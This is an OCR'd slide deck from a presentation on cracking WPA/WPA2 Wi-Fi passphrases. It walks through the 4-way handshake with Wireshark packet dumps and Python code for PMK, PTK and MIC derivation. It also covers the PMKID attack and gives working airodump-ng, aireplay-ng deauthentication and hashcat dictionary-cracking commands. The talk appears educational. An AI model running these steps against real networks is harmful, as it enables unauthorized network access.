WPA.

A walk down cracker lane.

Presented and prepared by
Merlyn Cousins
AKA Drforbin.

Outline

- History of security in 802.11
- Theory of WPA attack
- PMKID attack description (thanxs to Aaron)
- Live DEMO(by PHIL (the man) reason)

First There was WEP

WEP (Wired Equivalent Security)

- Deployed 1997
- Critical fault found in Crypto algorithm
- With 85k-100k packets collected crack is >80% probable

So then there was WPA

WPA (Wireless Protected Access)

Deployed 2003

WPA2

- became Available 2004
- introduced CCMP encryption suit.
- changes in generation of MIC (Message Integrity Code)
  - from md5 to sha1

WPA3 (Beyond scope)


… On to Theory ...

WPA Overview (the Handshake)


The 4-way Handshake

- the way WPA/WPA2 auth(s) a Station.

Lets look at a 4-way Handshake...



The WPA 4-way Handshake




WPA Overview (the Handshake)

Lets look at a Handshake:


Interested in first two packets:

With these we can crack WPA.




This and the SSID is all you need assuming that client successfully authenticated with the AP


Packet 1


wpa.full.cap [Wireshark 2.6.3 (v2.6.3)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: eapol
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
8 8.510014 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 131 Key (Message 1 of 4)
9 8.514115 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 155 Key (Message 2 of 4)
10 8.517695 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 155 Key (Message 3 of 4)
11 8.517699 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 131 Key (Message 4 of 4)
Frame 8: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)
IEEE 802.11 Data, Flags: .....F.
Logical-Link Control
802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 95
Key Descriptor Type: EAPOL WPA Key (254)
[Message number: 1]
Key Information: 0x0089
Key Length: 32
Replay Counter: 1
WPA Key Nonce: 7f752df00ed1f1782c2ecb5fe0d52083513fb26d4d77658d...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 00000000000000000000000000000000
WPA Key Data Length: 0
0000 08 02 3a 01 00 0f b5 88 ac 82 00 14 6c 7e 40 80 ..:..... ....l~@.
0010 00 14 6c 7e 40 80 90 16 aa aa 03 00 00 00 88 8e ..l~@... ....
0020 01 03 00 5f fe 00 89 00 20 00 00 00 00 00 00 00 ..._.... ....
0030 01 7f 75 2d f0 0e d1 f1 78 2c 2e cb 5f e0 d5 20 ..u-.... x,.._..
0040 83 51 3f b2 6d 4d 77 65 8d 8c 27 b4 fc cf b8 d4 .Q?.mMwe ..'.....
0050 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0080 00 00 00 ...
802.1X Authentication (eapol), ...
Packets: 15 · Displayed: 4 (26.7%) · Load time: 0:00.000
Profile: Default


Packet 2


wpa.full.cap [Wireshark 2.6.3 (v2.6.3)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: eapol
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
8 8.510014 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 131 Key (Message 1 of 4)
9 8.514115 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 155 Key (Message 2 of 4)
10 8.517695 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 155 Key (Message 3 of 4)
11 8.517699 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 131 Key (Message 4 of 4)
Frame 9: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
IEEE 802.11 Data, Flags: .....T
Logical-Link Control
802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 119
Key Descriptor Type: EAPOL WPA Key (254)
[Message number: 2]
Key Information: 0x0109
Key Length: 32
Replay Counter: 1
WPA Key Nonce: b4de4d2ed5af65f2143593c6adae64bdb880cbffa370d32e...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: ae838aad755c161d0887cd2cf38cae60
WPA Key Data Length: 24
WPA Key Data: dd160050f2010100050f20201000050f20201000050f202
0000 08 01 2c 00 00 14 6c 7e 40 80 00 0f b5 88 ac 82 ..,...l~ @.......
0010 00 14 6c 7e 40 80 20 00 aa aa 03 00 00 00 88 8e ..l~@. . ...
0020 01 03 00 77 fe 01 09 00 20 00 00 00 00 00 00 00 ...w.... ....
0030 01 b4 de 4d 2e d5 af 65 f2 14 35 93 c6 ad ae 64 ...M...e ..5....d
0040 bd b8 80 cb ff a3 70 d3 2e ae a1 a8 14 07 ef d8 ......p. ....
0050 49 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 I....... ....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 ae 83 8a ad 75 5c 16 1d 08 87 cd 2c f3 8c ae .....u\. ....,...
0080 60 00 18 dd 16 00 50 f2 01 01 00 00 50 f2 02 01 `.....P. ....P...
0090 00 00 50 f2 02 01 00 00 50 f2 02 ..P..... P..
802.1X Authentication (eapol), ...
Packets: 15 · Displayed: 4 (26.7%) · Load time: 0:00.000
Profile: Default

Packet 3


wpa.full.cap [Wireshark 2.6.3 (v2.6.3)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: eapol
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
8 8.510014 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 131 Key (Message 1 of 4)
9 8.514115 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 155 Key (Message 2 of 4)
10 8.517695 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 155 Key (Message 3 of 4)
11 8.517699 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 131 Key (Message 4 of 4)
Frame 10: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
IEEE 802.11 Data, Flags: .....F.
Logical-Link Control
802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 119
Key Descriptor Type: EAPOL WPA Key (254)
[Message number: 3]
Key Information: 0x01c9
Key Length: 32
Replay Counter: 2
WPA Key Nonce: 7f752df00ed1f1782c2ecb5fe0d52083513fb26d4d77658d...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 3aaf2a8de43f4680389543f2a29d57fb
WPA Key Data Length: 24
WPA Key Data: dd160050f20101000050f20201000050f20201000050f202
0000 08 02 3a 01 00 0f b5 88 ac 82 00 14 6c 7e 40 80 ..:..... ....l~@.
0010 00 14 6c 7e 40 80 a0 16 aa aa 03 00 00 00 88 8e ..l~@... ....
0020 01 03 00 77 fe 01 c9 00 20 00 00 00 00 00 00 00 ...w.... ....
0030 02 7f 75 2d f0 0e d1 f1 78 2c 2e cb 5f e0 d5 20 ..u-.... x,._..
0040 83 51 3f b2 6d 4d 77 65 8d 8c 27 b4 fc cf b8 d4 .Q?.mMwe ..'.....
0050 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 3a af 2a 8d e4 3f 46 80 38 95 43 f2 a2 9d 57 .:.*..?F .8.C...W
0080 fb 00 18 dd 16 00 50 f2 01 01 00 00 50 f2 02 01 ......P. ....P...
0090 00 00 50 f2 02 01 00 00 50 f2 02 ..P..... P..
802.1X Authentication (eapol), ...
Packets: 15 · Displayed: 4 (26.7%) · Load time: 0:00.000
Profile: Default

Packet 4


wpa.full.cap [Wireshark 2.6.3 (v2.6.3)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: eapol
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
8 8.510014 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 131 Key (Message 1 of 4)
9 8.514115 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 155 Key (Message 2 of 4)
10 8.517695 Netgear_7e:40:80 Netgear_88:ac:82 EAPOL 155 Key (Message 3 of 4)
11 8.517699 Netgear_88:ac:82 Netgear_7e:40:80 EAPOL 131 Key (Message 4 of 4)
Frame 11: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)
IEEE 802.11 Data, Flags: .....T
Logical-Link Control
802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 95
Key Descriptor Type: EAPOL WPA Key (254)
[Message number: 4]
Key Information: 0x0109
Key Length: 32
Replay Counter: 2
WPA Key Nonce: 0000000000000000000000000000000000000000000000000000...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 42ab666b7ea06c1fdc0d03d3eb28f8d9
WPA Key Data Length: 0
0000 08 01 2c 00 00 14 6c 7e 40 80 00 0f b5 88 ac 82 ..,...l~ @.......
0010 00 14 6c 7e 40 80 30 00 aa aa 03 00 00 00 88 8e ..l~@.0. ....
0020 01 03 00 5f fe 01 09 00 20 00 00 00 00 00 00 00 ..._.... ....
0030 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 42 ab 66 6b 7e a0 6c 1f dc 0d 03 d3 eb 28 f8 .B.fk~.l ......(.
0080 d9 00 00 ...
802.1X Authentication (eapol), ...
Packets: 15 · Displayed: 4 (26.7%) · Load time: 0:00.000
Profile: Default

Handshake explained

ANonce – AP random number

SNonce – Station random number

MIC – Message integrity code

Nonce

Nonce Word

- A.K.A. “occasionalism”
- lexeme created for a single occasion to solve an immediate problem of communication.

Keys (So many)

PSK – Pre Shared Key

PMK – Pairwise Master Key

PTK – Pairwise Transient Key

MIC – Message Integrity Code (hash)

Pre Shared Key

PSK

- Not less than eight or greater than 63 characters, as required by 802.11i.
- effectively a passphase.

PMK (Pairwise master Key)

PMK

```
#Used for computing PMK
from hashlib import pbkdf2_hmac, sha1, md5

#Create the pairwise master key
pmk = pbkdf2_hmac ('sha1', psk.encode('ascii'), ssid.encode('ascii'), 4096, 32)
```

This takes a lot of time to generate!

(PTK)Pairwise Transient Key

Key segmentation fields: Total 64 Bytes (512 bits)

1) EAPOL-Key Confirmation Key (KCK), 16 byte

   Used to compute MIC on WPA EAPOL Key message

2) EAPOL-Key Encryption Key (KEK), 16 bytes

   AP uses this key to encrypt additional data sent (in the 'Key Data' field) to the client (for example, the RSN IE or the GTK)

3) Temporal Key (TK), 16 bytes

   Used to encrypt/decrypt Unicast data packets

4) Michael MIC Authenticator Tx Key, 8 bytes

   Used to compute MIC on unicast data packets transmitted by the AP

5) Michael MIC Authenticator Rx Key, 8 bytes

   Used to compute MIC on unicast data packets transmitted by the station

We are interested in first 16 bytes (KCK). This Key is used to produce the MIC.

Generating PTK(MAKEAB)

#Make parameters for the generation of the PTK

#aNonce:The aNonce from the 4-way handshake

#sNonce:The sNonce from the 4-way handshake

#apMac:The MAC address of the access point

#cliMac:The MAC address of the client

#return:(A, B)

Generating PTK(MAKEAB)

```
def MakeAB(aNonce, sNonce, apMac, cliMac):
    A = b"Pairwise key expansion"
    B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)
    return (A, B)
```

Generating PTK(PRF)

```
Import hmac
#Pseudo-random function for generation of
#the pairwise transient key (PTK)
#key:The PMK
#A:b'Pairwise key expansion'
#B:The apMac, cliMac, aNonce, and sNonce concatenated
#like mac1 mac2 nonce1 nonce2
#such that mac1 < mac2 and nonce1 < nonce2
#return:The ptk
```

Generating PTK(PRF)

```
def PRF(key, A, B):
    #Number of bytes in the PTK
    nByte = 64
    i = 0
    R = b''
    #Each iteration produces 160-bit value and 512 bits are required
    while(i <= ((nByte * 8 + 159) / 160)):
        hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)
        R = R + hmacsha1.digest()
        i += 1
    return R[0:nByte]
```

Call to Generate PTK

- pmk = pbkdf2_hmac('sha1', psk.encode('ascii'), ssid.encode('ascii'), 4096, 32)
- A,B = MakeAB(aNonce, sNonce, apMac, cliMac)
- PTK = PRF(pmk, A, B)
- Now we have our PTK (Pairwise Transient Key)
- So we can now reproduce the MIC.
- FORWARD!

Generate MIC!!!!

```
Import hmac
from hashlib import  sha1, md5
#Compute the message integrity check for a WPA 4-way handshake
#ptk Pairwise transient key
#data: A list of 802.1x frames with the MIC field zeroed
#return: mics
def MakeMIC(ptk, data, wpa = False):
    #WPA uses md5 to compute the MIC while WPA2 uses sha1
    hmacFunc = md5 if wpa else sha1
    #Create the MICs using HMAC-SHA1 of data and return all computed values
    mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]
    return mics
```

Cracking Strategy

Now we have everything to crack this AP …

- Take 802.1X EAPOL (Extensible Authentication Protocol Over Lan) with MIC cleared of sniffed packet and run it through MakeMic creating a MIC using our trial psk.
- We then compare the generated MIC
- if(MIC == Sniffed MIC)

  Success!;
- IF they equal the PSK is correct.

Real World attack strategy

So the strategy is as follows:

1) Find an AP with already associated Client.
2) Sniff in monitor mode.
3) Send disassociate packets to client.
4) Let the client re-associate and gather packets
5) Then using our functions try various psk(s) until the MICS match,
   or use HASHCAT or similar to emulate our algorithm

We will now be doing this using kismet, aircrack-ng, and hashcat.

Please note some GPU powered crackers can avg ~5000 kH/s

See references for picture.

PMKID ATTACK

Cracking using a single RSN packet:

RSN (Robust Security Network Information Element)

- obtained from the first packet.
- Not all AP(s) support this.

When they do the packet is encoded as follows:

PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)

PMKID ATTACK (Cont'd)

Cracking using a single RSN packet (cont'd):


So a psk can theoretically be found by the following:

```
pmk = pbkdf2_hmac('sha1', psk.encode('ascii'), ssid.encode('ascii'), 4096, 32)
PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)
```

… with trials ran from a dictionary.

Advantage: No Connected Clients are Required.

PMKID Packet



Command references (airdump-ng)

Enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- -w psk is the file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

Important: Do NOT use the "--ivs" option. You must capture the full packets.

Here what it looks like if a wireless client is connected to the network:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

Command reference(aireplay-ng)

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is what the output looks like:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

HASHCAT!

- Using hashcat:
  - must convert **.cap** file to **.hccapx** file.

    Ex.:

    ```
    hashcat -m 2500 capture.hccapx rockyou.txt
    ```

8x NVIDIA GTX 1080 Ti GPUs

AVG ~5000kH/s Build.

THANXS!

BYE!